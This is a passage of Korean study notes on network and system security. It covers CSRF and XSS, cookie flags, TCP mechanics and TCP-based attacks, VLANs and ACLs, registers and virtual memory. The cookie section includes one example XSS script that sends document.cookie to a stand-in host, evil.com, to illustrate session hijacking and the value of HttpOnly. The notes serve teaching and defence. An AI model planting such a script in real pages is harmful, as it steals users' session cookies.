③ 요청 내용을 공격자가 전부 예측 가능 파라미터가 to, amount처럼 뻔함 CSRF 토큰 (예측 불가능한 값 추가)
④ 피해자가 공격자 페이지를 방문 링크 클릭, 광고, 게시글 열람 등 사용자 교육 (근본 대책은 아님)

CSRF vs XSS

  CSRF XSS
한 줄 요약 사용자의 브라우저가 서버에 원치 않는 요청을 보내게 함 공격 스크립트를 사이트 안에서 실행시킴
공격 코드 위치 공격자의 사이트 (evil.com) 피해 사이트 자체 (게시판 글 등에 심음)
악용하는 신뢰 서버가 사용자의 브라우저(쿠키)를 신뢰 사용자가 사이트를 신뢰
응답 읽기 ❌ 불가 (동일 출처 정책) ✅ 가능 (사이트 내부에서 실행되니까)
할 수 있는 일 상태 변경 (송금, 설정 변경) 쿠키 탈취, 화면 조작, CSRF 방어까지 무력화
대표 방어 CSRF 토큰, SameSite, 재인증 입력값 검증, 출력 인코딩, CSP, HttpOnly

*XSS가 있으면 CSRF 방어가 전부 무너집니다. XSS 스크립트는 사이트 내부에서 실행되니까, 동일 출처 정책에 막히지 않고 페이지의 CSRF 토큰을 읽어서 정상 요청을 만들 수 있습니다. 그래서 CSRF 방어는 XSS가 없다는 전제 위에서만 의미가 있습니다.

쿠키 보안 옵션

① 서버 → 브라우저 (응답 헤더)
   Set-Cookie: session=abc123; Secure; HttpOnly; SameSite=Lax; Path=/; Max-Age=1800
               └─ 이름=값 ─┘  └──────────── 속성(옵션)들 ────────────────┘

② 브라우저 → 서버 (이후 모든 요청 헤더)
   Cookie: session=abc123
  • 속성(옵션)은 브라우저에게 주는 지시사항입니다. 서버로 다시 돌아올 때는 이름=값만 가고 속성은 가지 않습니다.
  • 즉, 쿠키 보안 옵션은 브라우저가 지켜주는 규칙입니다. 서버가 설정하고, 브라우저가 집행하는 구조죠.

① Secure: HTTPS로만 보내라

Set-Cookie: session=abc123; Secure
  • 동작: 이 쿠키는 HTTPS 연결일 때만 전송됩니다. http://로 가는 요청에는 붙지 않습니다.
  • 막는 공격: 평문 구간에서의 쿠키 도청
  • 사이트가 HTTPS를 쓰더라도, 어떤 이유로 HTTP 요청이 한 번이라도 나가면 쿠키가 평문으로 노출됩니다.

SSL 스트리핑 공격은 이 첫 HTTP 요청을 노립니다. Secure는 그 상황에서 쿠키만큼은 지켜주는 역할입니다.

  • 쿠키 값 자체를 암호화하지 않습니다. 사용자 PC에는 그대로 저장됩니다.
  • XSS로 쿠키를 읽는 걸 막지 못합니다.

② HttpOnly: 자바스크립트는 읽지 마라

Set-Cookie: session=abc123; HttpOnly
  • 동작: 브라우저 안의 자바스크립트(document.cookie)로 이 쿠키를 읽을 수 없습니다. 요청에 자동으로 붙는 건 정상적으로 됩니다.
// 페이지의 스크립트에서
console.log(document.cookie);

// HttpOnly 없음: "session=abc123; lang=ko"
// HttpOnly 있음: "lang=ko"          ← session은 안 보임


XSS로 세션 쿠키 탈취

게시판에 이런 XSS 공격 코드가 심겨 있다고 합시다.

<script>
  fetch('https://evil.com/steal?c=' + document.cookie);
</script>
  • HttpOnly 없음 → 세션 쿠키가 공격자 서버로 전송 → 공격자가 그 쿠키로 피해자인 척 로그인 (세션 하이재킹)
  • HttpOnly 있음 → document.cookie에 세션 쿠키가 없으니 훔칠 수 없음 ✅

TCP 프로토콜

TCP (Transmission Control Protocol)는 전송 계층(4층) 프로토콜로, 최선형인 IP 위에서 신뢰할 수 있는 통신을 만들어 주는 역할입니다.

IP는 "보내긴 하는데 도착은 장담 못 해"라고 했죠. TCP는 그 위에서 ”빠짐없이, 순서대로, 정확하게 도착하도록 내가 책임질게"를 약속합니다.


비유: 전화 통화

단계 전화 TCP
연결 "여보세요?" "네, 들려요" "네, 저도 들려요" 3-way handshake
대화 말하고, 상대가 "응응" 하며 반응 데이터 전송 + ACK
못 알아들음 "다시 말해줄래?" 재전송
너무 빨리 말함 "천천히 말해줘" 흐름 제어
끊기 "끊을게" "응, 나도 끊을게" 4-way handshake

UDP가 전단지 배포라면, TCP는 전화 통화입니다. 통화 전에 상대가 받았는지 확인하고, 대화 중에도 계속 반응을 주고받습니다.

TCP의 핵심 특징

특징 의미
연결 지향 데이터를 보내기 전에 연결을 먼저 맺음
신뢰성 손실된 데이터는 재전송, 손상된 데이터는 폐기 후 재전송
순서 보장 뒤죽박죽 도착해도 순서대로 재조립
바이트 스트림 데이터를 메시지 단위가 아니라 연속된 바이트 흐름으로 다룸
전이중 (Full-duplex) 양쪽이 동시에 주고받을 수 있음
흐름 제어 받는 쪽이 감당할 수 있는 만큼만 보냄
혼잡 제어 네트워크가 막히면 스스로 속도를 줄임
Stateful 양쪽이 연결 상태를 계속 기억
1:1 통신 브로드캐스트·멀티캐스트 불가

TCP 헤더 구조

 0                   16                                    31  (비트)
┌─────────────────────┬──────────────────────────────────────┐
│   출발지 포트 (16)     │          목적지 포트 (16)               │  1줄
├─────────────────────┴──────────────────────────────────────┤
│                    순서 번호 Sequence Number (32)            │  2줄  ← 핵심!
├────────────────────────────────────────────────────────────┤
│                확인 응답 번호 Acknowledgment Number (32)      │  3줄  ← 핵심!
├────────┬──────┬────────────────┬───────────────────────────┤
│Data Off│ 예약  │C E U A P R S F │       윈도우 크기 (16)       │  4줄
│  (4)   │ (4)  │W C R C S S Y I │                           │
│        │      │R E G K H T N N │                           │
├────────┴──────┴────────────────┼───────────────────────────┤
│          체크섬 (16)             │       긴급 포인터 (16)       │  5줄
├────────────────────────────────┴───────────────────────────┤
│                   옵션 (0~40바이트)                           │
└────────────────────────────────────────────────────────────┘


필드별 설명

필드 크기 의미
출발지/목적지 포트 각 16비트 어느 프로그램끼리의 통신인지 (UDP와 동일)
순서 번호 (Seq) 32비트 "내가 보내는 이 데이터의 첫 바이트가 몇 번째인지"
확인 응답 번호 (Ack) 32비트 “다음에 받을 차례인 바이트 번호” = 여기 직전까지 잘 받았다
Data Offset 4비트 TCP 헤더 길이 (×4바이트). 옵션 때문에 가변 (IP의 IHL과 같은 역할)
플래그 8비트 패킷의 성격 (아래 표)
윈도우 크기 16비트 “내가 지금 받을 수 있는 여유 공간” → 흐름 제어
체크섬 16비트 헤더 + 데이터 전체 오류 검사 (IP 체크섬은 헤더만이었죠)
긴급 포인터 16비트 URG 플래그가 있을 때 긴급 데이터 위치 (거의 안 씀)
옵션 가변 MSS, 윈도우 스케일, SACK, 타임스탬프 등

플래그 (Control Bits)

플래그 이름 의미
SYN Synchronize 연결 시작 요청. 순서 번호를 맞추자
ACK Acknowledgment 확인 응답 번호가 유효함. 연결 후엔 거의 모든 패킷에 붙음
FIN Finish 정상 종료 요청. "나 보낼 거 다 보냈어"
RST Reset 강제 종료. "이 연결 없던 걸로 해"
PSH Push 버퍼에 모으지 말고 바로 응용 프로그램에 넘겨라
URG Urgent 긴급 데이터 포함 (거의 안 씀)
ECE, CWR ECN 관련 IP 헤더의 ECN과 함께 혼잡 알림 처리

체크섬의 특이한 점: TCP 체크섬을 계산할 때 TCP 헤더·데이터뿐 아니라 IP 헤더의 일부(출발지·목적지 IP, 프로토콜, 길이)를 "가상 헤더(Pseudo-header)"로 함께 넣습니다. 그래서 NAT가 IP 주소를 바꾸면 TCP 체크섬도 다시 계산해야 합니다. 

연결 수립: 3-Way Handshake

클라이언트(ISN = 1000)가 서버(ISN = 5000)의 443 포트에 접속하는 상황입니다.

   클라이언트                                         서버
   (CLOSED)                                        (LISTEN: 443 포트에서 대기)
      │                                                │
      │  ① SYN                                        │
      │  Seq=1000                                      │
      │ ─────────────────────────────────────────────→ │
   (SYN_SENT)    "연결하고 싶어. 내 시작 번호는 1000"        │
      │                                          (SYN_RECEIVED)
      │                              ② SYN + ACK      │
      │                       Seq=5000, Ack=1001      │
      │ ←─────────────────────────────────────────────│
      │   "좋아. 1000 잘 받았어(다음은 1001).              │
      │    내 시작 번호는 5000"                           │
      │                                               │
      │  ③ ACK                                        │
      │  Seq=1001, Ack=5001                           │
      │ ─────────────────────────────────────────────→│
 (ESTABLISHED)   "5000 잘 받았어(다음은 5001). 시작하자"   (ESTABLISHED)
      │                                               │
      │ ════════════ 이제 데이터 전송 가능 ═══════════════ │
  플래그 Seq Ack 의미
① SYN 1000 – 클라이언트 ISN 전달
② SYN + ACK 5000 1001 서버 ISN 전달 + 클라이언트 SYN 확인
③ ACK 1001 5001 서버 SYN 확인

SYN도 번호를 하나 쓴다: SYN 패킷에는 데이터가 없는데도 Ack가 1000이 아니라 1001입니다. SYN(그리고 나중에 나올 FIN)은 순서 번호를 1 소비하는 특별한 플래그입니다. 그래야 SYN 자체도 확인 응답을 받을 수 있습니다.


TCP는 양방향 통신이라, 양쪽 모두 이걸 확인해야 합니다.

  1. 클라이언트 → 서버 방향이 잘 통하는가
  2. 서버 → 클라이언트 방향이 잘 통하는가
  3. 서로의 시작 순서 번호를 알았는가
①  클라이언트 → 서버:  "내 번호 1000"         → 서버: 클라이언트 번호 알았음
②  서버 → 클라이언트:  "1000 받음 + 내 번호 5000" → 클라이언트: 내 번호가 전달된 거 확인, 서버 번호도 알았음
③  클라이언트 → 서버:  "5000 받음"            → 서버: 내 번호가 전달된 거 확인


2번으로 끝내면, 서버는 자기 ISN(5000)이 클라이언트에게 제대로 갔는지 확인할 방법이 없습니다. 원래는 4번(SYN, ACK, SYN, ACK)이 필요하지만, 서버가 ②에서 ACK와 SYN을 한 패킷에 합쳐서 3번이 된 것입니다.


또 하나, 네트워크를 떠돌던 오래된 SYN 패킷이 뒤늦게 도착했을 때 서버가 바로 연결을 확정해 버리는 것도 3단계 확인으로 막을 수 있습니다.


연결 시 옵션 협상

3-way handshake의 SYN, SYN-ACK에서 연결 설정도 함께 정합니다.

옵션 의미
MSS 한 세그먼트에 실을 수 있는 최대 데이터 크기 (보통 1460바이트). 지난번 캡슐화에서 나온 그 값
윈도우 스케일 윈도우 크기 필드(16비트, 최대 65,535)를 몇 배로 해석할지. 고속 회선에서 더 큰 윈도우를 쓰기 위해
SACK 허용 "선택적 확인 응답"을 쓸지
타임스탬프 왕복 시간 측정, 오래된 패킷 구분

데이터 전송과 신뢰성

클라이언트                                서버
   │  Seq=1001, 100바이트 (GET / HTTP...)  │
   │ ───────────────────────────────────→ │
   │                                      │
   │       Seq=5001, Ack=1101, 1460바이트   │   ← 요청 받았음 확인 + 응답 데이터
   │ ←─────────────────────────────────── │
   │       Seq=6461, Ack=1101, 1460바이트   │
   │ ←─────────────────────────────────── │
   │  Ack=7921                            │   ← 응답 두 개 다 받았음
   │ ───────────────────────────────────→ │


  • 받은 데이터에 대한 ACK를 내가 보낼 데이터에 함께 실어 보낼 수 있습니다 (피기백, Piggybacking). 두 번째 줄의 서버 패킷에 해당합니다.
  • 세그먼트를 하나 보낼 때마다 ACK를 기다리지 않고, 여러 개를 연달아 보낼 수 있습니다. 얼마나 연달아 보낼지는 윈도우 크기가 결정합니다.

손실 발생 시: 재전송


방법 ① 타임아웃 재전송

보낸 뒤 일정 시간(RTO, 재전송 타임아웃) 안에 ACK가 안 오면 다시 보냅니다. RTO는 실제 왕복 시간(RTT)을 계속 측정해서 자동으로 조정됩니다.


방법 ② 빠른 재전송 (Fast Retransmit)

타임아웃까지 기다리면 느리니까, 더 빠른 신호를 씁니다.

보냄:  [1] [2] [3] [4] [5]
            ↑ 2번 손실!

받는 쪽:
  1 받음 → Ack "2번 줘"
  3 받음 → Ack "2번 줘"  (중복 ACK 1)
  4 받음 → Ack "2번 줘"  (중복 ACK 2)
  5 받음 → Ack "2번 줘"  (중복 ACK 3)  ← 같은 ACK가 3번 더!

보내는 쪽: "같은 ACK가 3번 중복됐네 → 2번이 빠졌구나" → 타임아웃 기다리지 않고 즉시 2번 재전송

중복 ACK 3개를 받으면 바로 재전송합니다. 3·4·5번은 받는 쪽이 버퍼에 보관해 두고, 2번이 도착하면 순서대로 조립합니다.


방법 ③ SACK (Selective ACK, 선택적 확인 응답)

누적 ACK만으로는 “2번이 빠졌다”는 건 알아도 “3, 4, 5는 받았다”는 건 알 수 없습니다. 그러면 보내는 쪽이 2~5번을 다 다시 보낼 수도 있죠. SACK 옵션을 쓰면 받는 쪽이 ”2번 줘. 그런데 3~5번은 이미 받았어"라고 구체적으로 알려줘서, 빠진 것만 다시 보냅니다.


손상 발생 시

체크섬이 맞지 않으면 그 세그먼트를 조용히 버립니다. 그러면 ACK가 안 가니까, 보내는 쪽은 손실된 것으로 보고 재전송합니다. 손상 = 손실로 처리하는 단순한 방식입니다.


순서 보장과 중복 제거


순서 번호가 있으니까:

  • 3번이 2번보다 먼저 와도 → 번호 순서대로 재배열
  • 같은 번호가 두 번 와도 → 중복으로 판단하고 버림

이렇게 해서 IP의 최선형 전달이 가진 문제(손실, 손상, 순서 뒤바뀜, 중복)를 TCP가 전부 해결합니다.


흐름 제어 (Flow Control): 받는 쪽을 배려

빠른 서버가 느린 스마트폰에게 데이터를 마구 보내면? 스마트폰의 수신 버퍼가 넘쳐서 데이터가 버려집니다. 그러면 재전송해야 하고 낭비가 발생합니다.


해결 -> 수신 윈도우 (rwnd)


받는 쪽이 매 ACK마다 헤더의 윈도우 크기 필드로 알려줍니다.


"내 버퍼에 지금 이만큼 여유가 있어. 이 이상은 보내지 마."


스마트폰: Ack=5001, Window=8000   "8000바이트까지 받을 수 있어"
서버:     8000바이트 보냄 (ACK 안 기다리고 연달아)
스마트폰: (앱이 아직 데이터를 처리 못 함, 버퍼 가득)
스마트폰: Ack=13001, Window=0     "꽉 찼어! 잠깐 멈춰" (Zero Window)
서버:     전송 중단, 가끔 "이제 됐어?" 확인 (Window Probe)
스마트폰: (앱이 데이터 처리 완료)
스마트폰: Ack=13001, Window=8000  "다시 보내도 돼"


이렇게 한 번에 보낼 수 있는 양이 창문처럼 앞으로 미끄러져 나가는 방식이라 슬라이딩 윈도우(Sliding Window)라고 부릅니다.

           ← 이미 ACK 받음 →│← 보냈지만 ACK 대기 →│← 바로 보낼 수 있음 →│← 아직 못 보냄 →
바이트:    ... 1 2 3 4 5   │   6 7 8 9 10     │   11 12 13 14   │  15 16 17 ...
                          └──────────── 윈도우 크기 ─────────────┘
                     ACK가 오면 창문 전체가 오른쪽으로 →

연결 종료: 4-Way Handshake

정상 종료 과정

클라이언트가 먼저 종료를 요청하는 경우입니다.

   클라이언트                                         서버
 (ESTABLISHED)                                   (ESTABLISHED)
      │  ① FIN                                        │
      │  "나 보낼 거 다 보냈어"                            │
      │ ─────────────────────────────────────────────→│
 (FIN_WAIT_1)                                     (CLOSE_WAIT)
      │                                    ② ACK      │
      │                         "알았어, 확인"           │
      │ ←─────────────────────────────────────────────│
 (FIN_WAIT_2)                                         │
      │                        (서버는 남은 데이터를 마저 보낼 수 있음)
      │ ←───────────── 남은 데이터 ───────────────────── │
      │                                               │
      │                                    ③ FIN      │
      │                         "나도 다 보냈어"         │
      │ ←─────────────────────────────────────────────│
      │                                           (LAST_ACK)
      │  ④ ACK                                        │
      │  "확인"                                        │
      │ ─────────────────────────────────────────────→│
 (TIME_WAIT)                                        (CLOSED)
      │
      │ ⏱ 일정 시간(2MSL) 대기
      │
  (CLOSED)


연결할 때는 서버가 ACK와 SYN을 한 번에 보냈습니다. 그런데 끊을 때는 그럴 수 없는 경우가 많습니다.

  • 클라이언트가 FIN을 보냈다는 건 “나는 더 보낼 게 없다”는 뜻이지, “너도 그만 보내”라는 뜻이 아닙니다.
  • 서버는 아직 보낼 데이터가 남아 있을 수 있습니다. (예: 큰 파일 다운로드 응답 중)
  • 그래서 서버는 일단 ACK만 보내고(②), 남은 데이터를 다 보낸 뒤에 자기 FIN을 따로 보냅니다(③).

이렇게 한쪽 방향만 닫힌 상태를 반 닫힘(Half-close)이라고 합니다. TCP가 양방향을 각각 독립적으로 관리하기 때문에 가능합니다.

> 서버가 보낼 게 없으면 ②와 ③을 합쳐서 3번으로 끝나기도 하죠.


TIME_WAIT: 왜 바로 안 닫고 기다릴까?


먼저 종료를 요청한 쪽(여기선 클라이언트)은 마지막 ACK를 보낸 뒤 바로 닫지 않고 잠시 기다립니다. 보통 2MSL(MSL = 패킷이 네트워크에서 살아 있을 수 있는 최대 시간, 보통 수십 초~2분)입니다.


이유 ①: 마지막 ACK가 사라졌을 경우 대비
④번 ACK가 손실되면, 서버는 FIN을 다시 보냅니다. 클라이언트가 이미 닫혀 있으면 이 FIN에 응답할 수 없어서 서버가 깔끔하게 종료하지 못하죠. 그래서 잠시 기다리며 재전송된 FIN에 다시 ACK해줍니다.


이유 ②: 늦게 도착하는 옛날 패킷 정리
같은 IP·포트 조합으로 새 연결을 바로 맺으면, 이전 연결에서 길을 헤매던 패킷이 늦게 도착해 새 연결 데이터로 오인될 수 있습니다. 기다리는 동안 그런 패킷들이 TTL 만료로 사라지게 합니다.


강제 종료: RST

FIN이 “정중하게 끝내자”라면, RST는 “지금 당장 끊어”예요.

언제 RST가 오는가 의미
닫힌 포트로 SYN을 보냈을 때 "이 포트엔 아무도 없어" (지난번 역캡슐화에서 나온 그 응답)
상대 프로그램이 비정상 종료됐을 때 연결 즉시 폐기
존재하지 않는 연결의 패킷이 왔을 때 "그런 연결 모르는데?"
방화벽·IPS가 연결을 차단할 때 양쪽에 RST를 보내 끊어버림

RST를 받으면 ACK도, 대기도 없이 즉시 연결이 사라지고, 아직 전달되지 않은 데이터도 버려집니다.

TCP 상태 전이

연결은 아래 상태들을 거칩니다. 상태 기반 방화벽의 상태 테이블에 기록되는 게 바로 이 상태들입니다.

상태 누가 의미
CLOSED 양쪽 연결 없음
LISTEN 서버 포트를 열고 연결 요청 대기
SYN_SENT 클라이언트 SYN 보내고 SYN-ACK 기다리는 중
SYN_RECEIVED 서버 SYN 받고 SYN-ACK 보낸 뒤, 마지막 ACK 기다리는 중 ← SYN Flood가 노리는 상태
ESTABLISHED 양쪽 연결 완료, 데이터 송수신 중
FIN_WAIT_1 먼저 끊는 쪽 FIN 보내고 ACK 기다림
FIN_WAIT_2 먼저 끊는 쪽 ACK 받음, 상대 FIN 기다림
CLOSE_WAIT 나중에 끊는 쪽 FIN 받음, 내 쪽 정리 중
LAST_ACK 나중에 끊는 쪽 내 FIN 보내고 마지막 ACK 기다림
TIME_WAIT 먼저 끊는 쪽 마지막 ACK 보내고 대기


① SYN Flood

공격자 ── SYN (출발지 위조) ──→ 서버: SYN_RECEIVED 상태로 기억, SYN-ACK 보냄
공격자 ── SYN (출발지 위조) ──→ 서버: 또 기억...
         (마지막 ACK는 절대 안 옴. 위조된 주소로 SYN-ACK가 갔으니까)
                                서버: 대기열 가득 참 → 정상 사용자 연결 불가 ❌


3-way handshake의 ②단계 이후 서버가 상태를 기억해야 한다는 점을 노린 공격입니다.


대응:

  • SYN Cookie: 지난번 설명대로, SYN을 받으면 상태를 저장하지 않고 정보를 ISN에 암호학적으로 담아 보냄. 정상 ACK가 돌아올 때만 상태 생성 (Stateless 전환)
  • 대기열 크기 증가, SYN-RECEIVED 대기 시간 단축
  • 앞단의 DDoS 대응 장비, 로드밸런서의 SYN 프록시

② 포트 스캔


TCP의 응답 규칙을 이용해서 포트 상태를 알아냅니다.

스캔 방식 보내는 패킷 열린 포트 닫힌 포트 특징
TCP Connect 스캔 정상 3-way handshake 완료 연결 성공 RST 일반 권한으로 가능. 연결이 완성돼서 서버 로그에 남음
SYN 스캔 (Half-open) SYN만 SYN-ACK → 바로 RST로 끊음 RST 연결을 완성하지 않아 로그에 덜 남음. 관리자 권한 필요 (로우 소켓)
FIN 스캔 FIN만 응답 없음 RST  
NULL 스캔 플래그 없음 응답 없음 RST 비정상 패킷으로 방화벽 우회 시도
Xmas 스캔 FIN+PSH+URG 응답 없음 RST 플래그가 크리스마스 트리처럼 켜져서 붙은 이름
ACK 스캔 ACK만 RST (필터링 안 됨) RST (필터링 안 됨) 포트 상태가 아니라 방화벽 규칙을 알아내는 용도. 응답 없으면 필터링됨

FIN·NULL·Xmas 스캔의 원리: TCP 표준(RFC 793)은 "연결이 없는 상태에서 이상한 패킷이 오면, 닫힌 포트는 RST로 응답하고 열린 포트는 무시하라"고 정했어요. 이 차이를 이용하는 거죠. 단, Windows는 이 표준과 다르게 항상 RST로 응답해서 이 스캔들이 통하지 않아요. 반대로 이 차이로 운영체제를 추측할 수도 있어요.

ACK 스캔과 상태 기반 방화벽: 지난번 배운 대로, Stateless 방화벽은 ACK 패킷을 "이미 맺어진 연결의 일부"로 보고 통과시킬 수 있지만, Stateful 방화벽은 상태 테이블에 없으니 차단해요. ACK 스캔 결과로 어떤 종류의 방화벽인지 추측할 수 있어요.


③ TCP 세션 하이재킹


이미 맺어진 연결에 가짜 패킷을 끼워 넣어 연결을 가로채는 공격입니다.


받는 쪽은 순서 번호가 맞으면 그 패킷을 정상 데이터로 받아들입니다. 공격자가 현재 순서 번호를 알거나 예측할 수 있으면, 출발지를 위조한 패킷에 올바른 순서 번호를 넣어서 명령을 끼워 넣을 수 있습니다.


1994년 케빈 미트닉 사건이 유명해요. 당시 일부 시스템은 ISN을 예측 가능한 방식으로 증가시켰는데, 이를 이용해:

  1. 신뢰받는 서버를 SYN Flood로 응답 불능 상태로 만들고
  2. 그 서버로 위장해 순서 번호를 예측한 가짜 패킷으로 연결을 맺어
  3. “IP 주소 기반 신뢰 관계”를 악용해 침입했습니다.

④ RST 주입 공격


순서 번호 범위만 맞추면 가짜 RST 패킷으로 남의 연결을 강제로 끊을 수 있습니다. RST는 받는 즉시 연결이 사라지니까요.

  • 오래 유지되는 BGP 세션(라우터 간 TCP 179)을 끊어서 라우팅을 흔드는 공격으로 문제가 됐었고, 그래서 BGP는 TCP 인증 옵션(TCP-MD5 → TCP-AO)으로 세그먼트에 MAC을 붙여 보호합니다.
  • 일부 국가의 인터넷 검열 시스템이 금지된 사이트 접속을 RST 주입으로 끊는 것으로도 알려져 있습니다.

라우터 접근 통제와 VLAN

”네트워크를 어떻게 나누고, 나눈 구역 사이를 누가 오갈 수 있게 할 것인가"라는 질문에 대한 답입니다.

  • VLAN: 네트워크를 논리적으로 나누는 기술 (2층)
  • 라우터 접근 통제: 나눈 구역 사이, 그리고 라우터 자신으로 오가는 트래픽을 허용·차단하는 기술 (3·4층)

회사 3층에 인사팀, 개발팀, 손님용 회의실이 있고, 모두 스위치 한 대에 연결돼 있다고 해봅시다.

             [스위치]
   ┌─────┬─────┼─────┬─────┬─────┐
 인사PC 인사PC 개발PC 개발PC 손님PC 손님PC


토폴로지에서 배운 대로, 스위치는 브로드캐스트 도메인을 나누지 않습니다. 그러면:

  • 손님 노트북이 보내는 ARP·DHCP 브로드캐스트가 인사팀 PC까지 퍼짐
  • 손님이 ARP 스푸핑을 하면 인사팀 트래픽을 가로챌 수 있음
  • 인사팀만 따로 접근 통제를 하고 싶어도 경계가 없음

해결책은 두 가지입니다.

  1. 부서마다 스위치를 따로 사서 물리적으로 분리 → 비싸고, 자리 배치가 바뀔 때마다 선을 다시 깔아야 함
  2. 스위치 한 대를 논리적으로 여러 개처럼 나눔 → 이게 VLAN

VLAN이란

물리적으로는 한 스위치에 연결돼 있어도, 논리적으로는 서로 다른 네트워크처럼 동작하게 나누는 기술


VLAN의 장점

장점 설명
보안 브로드캐스트 기반 2층 공격(ARP·DHCP 스푸핑)이 다른 VLAN으로 퍼지지 않음
접근 통제 지점 VLAN 간 통신은 반드시 라우터(또는 L3 스위치)를 거쳐야 하므로, 거기서 정책 적용 가능
성능 브로드캐스트가 VLAN 안에서만 퍼져서 불필요한 트래픽 감소
유연성 자리가 바뀌어도 선은 그대로, 설정만 바꾸면 됨
비용 스위치를 부서마다 살 필요 없음

라우터 접근 통제

                         ┌─ ② 라우터 자체로 들어오는 트래픽 (관리 평면)
                         │    "누가 이 라우터에 로그인할 수 있나?"
     [트래픽] ──→ [라우터] ─┤
                         │
                         └─ ① 라우터를 지나가는 트래픽 (데이터 평면)
                              "어떤 패킷을 통과시킬까?"
구분 대상 비유 수단
① 데이터 평면 라우터를 통과하는 사용자 트래픽 톨게이트가 지나가는 차량을 통제 인터페이스 ACL, 위조 방지 필터링
② 관리 평면 라우터 자체에 접속하는 관리 트래픽 톨게이트 관제실 출입을 통제 VTY 접근 통제, SSH, AAA, 불필요 서비스 제거

라우터가 해킹당하면 그 라우터를 지나는 모든 트래픽이 위험해지니까, ②도 ①만큼 중요합니다.

ACL (Access Control List, 접근 통제 목록)

ACL이란 라우터에 거는 ”허용·차단 규칙 목록"입니다. 지난번 방화벽 규칙과 원리가 똑같습니다.

  • 위에서부터 순서대로 비교, 처음 일치하는 규칙 적용 (First Match)
  • 목록 맨 끝에는 보이지 않는 "전부 차단(deny any)"이 숨어 있음 (암묵적 거부, Implicit Deny)
  • 기본적으로 Stateless: 패킷 하나하나를 독립적으로 판단 (그래서 응답 트래픽 처리에 주의)

암묵적 거부를 잊으면 생기는 사고: 차단 규칙 하나만 넣으려고 deny 10.0.30.0 만 적고 적용하면, 그 아래 숨은 "전부 차단" 때문에 모든 트래픽이 막힙니다. 반드시 마지막에 permit any 같은 허용 규칙이 필요한지 확인해야 합니다. 원격으로 라우터에 접속한 상태라면 자기 접속까지 끊겨서 현장에 가야 하는 일이 생기기도 합니다.

 

기억 장치

기억장치는 다음의 계층 구조를 가집니다.

빠름 / 비쌈 / 작음
   ▲   레지스터
   │   캐시 메모리
   │   주기억장치 (RAM)
   ▼   보조기억장치 (HDD, SSD)
느림 / 저렴 / 큼


이 중 레지스터의 종류부터 살펴보도록 하겠습니다.

64bits 32bits 설명
RAX EAX 함수 리턴 값
RBX EBX 메모리 주소
RCX ECX 반복문의 카운터 횟수
RDX EDX EAX 보조, 큰 수의 곱셈/나눗셈
RBP EBP 스택의 베이스 포인터
RSP ESP 스택의 탑 포인터
RIP EIP 다음에 실행할 명령어 주소(=PC)


🔐 보안과의 연결: 왜 EIP가 그렇게 중요할까?

EIP = "다음에 실행할 명령어 주소" 였죠.


만약 해커가 EIP 값을 마음대로 바꿀 수 있다면? 요리사의 레시피 책갈피를 몰래 옮겨서 독이 든 레시피 페이지를 펼치게 만드는 것과 같아요. CPU는 의심 없이 그 코드를 실행합니다.


버퍼 오버플로우 공격이 바로 이걸 노려요.

  1. 함수가 호출되면 스택에 "끝나면 돌아갈 주소(Return Address)"가 저장됨
  2. 해커가 입력값을 너무 길게 넣어 스택을 넘치게 만듦
  3. 넘친 데이터가 Return Address를 덮어씀
  4. 함수가 끝나면 그 덮어쓴 주소가 EIP에 들어감 → 해커 코드 실행

가상 기억장치 관리

가상 기억장치 = 디스크 일부를 RAM처럼 써서, 실제 RAM보다 큰 프로그램도 실행할 수 있게 하는 기법
용어 뜻 비유
페이징(Paging) 프로그램을 같은 크기(페이지)로 자름 책을 정확히 10쪽씩 자름
세그먼테이션(Segmentation) 프로그램을 논리적 단위(함수, 데이터 등)로 자름, 크기 제각각 책을 “1장, 2장, 부록”처럼 내용별로 나눔
페이지 프레임 RAM을 페이지 크기로 나눈 칸 책상 위 책 올려둘 자리
페이지 부재(Page Fault) 필요한 페이지가 RAM에 없음 → 디스크에서 가져와야 함 보려는 챕터가 책상에 없어서 서고에 다녀와야 함

🗂️ 기억장치 관리 4대 전략

전략 결정하는 질문 도서관 비유
반입(Fetch, 호출) 언제 가져올까? 챕터를 언제 서고에서 꺼내올까?
배치(Placement) 어디에 놓을까? 책상 어느 자리에 놓을까?
교체(Replacement) 꽉 찼으면 무엇을 뺄까? 책상이 꽉 찼으면 어떤 책을 서고로 돌려보낼까?
할당(Allocation) 프로그램마다 얼마나 줄까? 학생 한 명에게 책상 자리를 몇 칸 줄까?

① 반입(Fetch) 전략 — "언제 가져올까?"

기법 설명 비유
요구 반입 (Demand Fetch) 실제로 필요해졌을 때 가져옴 3장을 펼치려는 순간 서고에 감
예상 반입 (Anticipatory / Prepaging) 앞으로 필요할 것 같은 걸 미리 가져옴 3장 보는 중이니 4장도 미리 가져다 둠
  • 요구 반입: 낭비는 없지만 페이지 부재가 자주 생길 수 있음
  • 예상 반입: 예측이 맞으면 빠르지만, 틀리면 자리만 차지함

대부분의 운영체제는 요구 페이징(Demand Paging)을 기본으로 사용합니다.


② 배치(Placement) 전략 — "어디에 놓을까?"

크기가 제각각인 세그먼테이션이나 가변 분할 방식에서 중요합니다.

페이징은 칸 크기가 다 같아서 빈 칸 아무 데나 넣으면 되므로 배치 고민이 거의 없습니다.

기법 설명 비유
최초 적합 (First Fit) 들어갈 수 있는 첫 번째 빈 공간 들어가자마자 보이는 첫 빈자리에 앉음
최적 적합 (Best Fit) 들어갈 수 있는 공간 중 가장 딱 맞는(남는 게 가장 작은) 곳 내 짐 크기에 가장 딱 맞는 자리
최악 적합 (Worst Fit) 들어갈 수 있는 공간 중 가장 큰 곳 제일 넓은 자리에 앉음 (남은 공간을 다른 사람도 쓰게)

📝 예제 

빈 공간이 순서대로 A: 20K, B: 4K, C: 15K, D: 30K 있고, 13K 프로그램이 들어온다면?

기법 선택 이유
최초 적합 A (20K) 앞에서부터 보면 A가 처음으로 13K 이상
최적 적합 C (15K) 남는 공간 2K로 가장 작음
최악 적합 D (30K) 가장 큰 공간

💡 B(4K)처럼 너무 작아서 아무도 못 쓰는 조각을 단편화(Fragmentation)라고 합니다.

  • 내부 단편화: 할당된 공간 안에서 남는 낭비 (페이징에서 발생)
  • 외부 단편화: 할당 공간 사이사이에 생기는 쓸모없는 빈 조각 (세그먼테이션에서 발생)


③ 교체(Replacement) 전략 — "무엇을 뺄까?"

RAM이 꽉 찼는데 새 페이지가 필요하면, 누군가를 내보내야 합니다.

기법 내보낼 대상 비유
FIFO (First In First Out) 가장 먼저 들어온 페이지 책상에 제일 오래 놓인 책
OPT (Optimal, 최적) 앞으로 가장 오랫동안 안 쓸 페이지 미래를 아는 예언자의 선택 (이론상 최고, 실제 구현 불가)
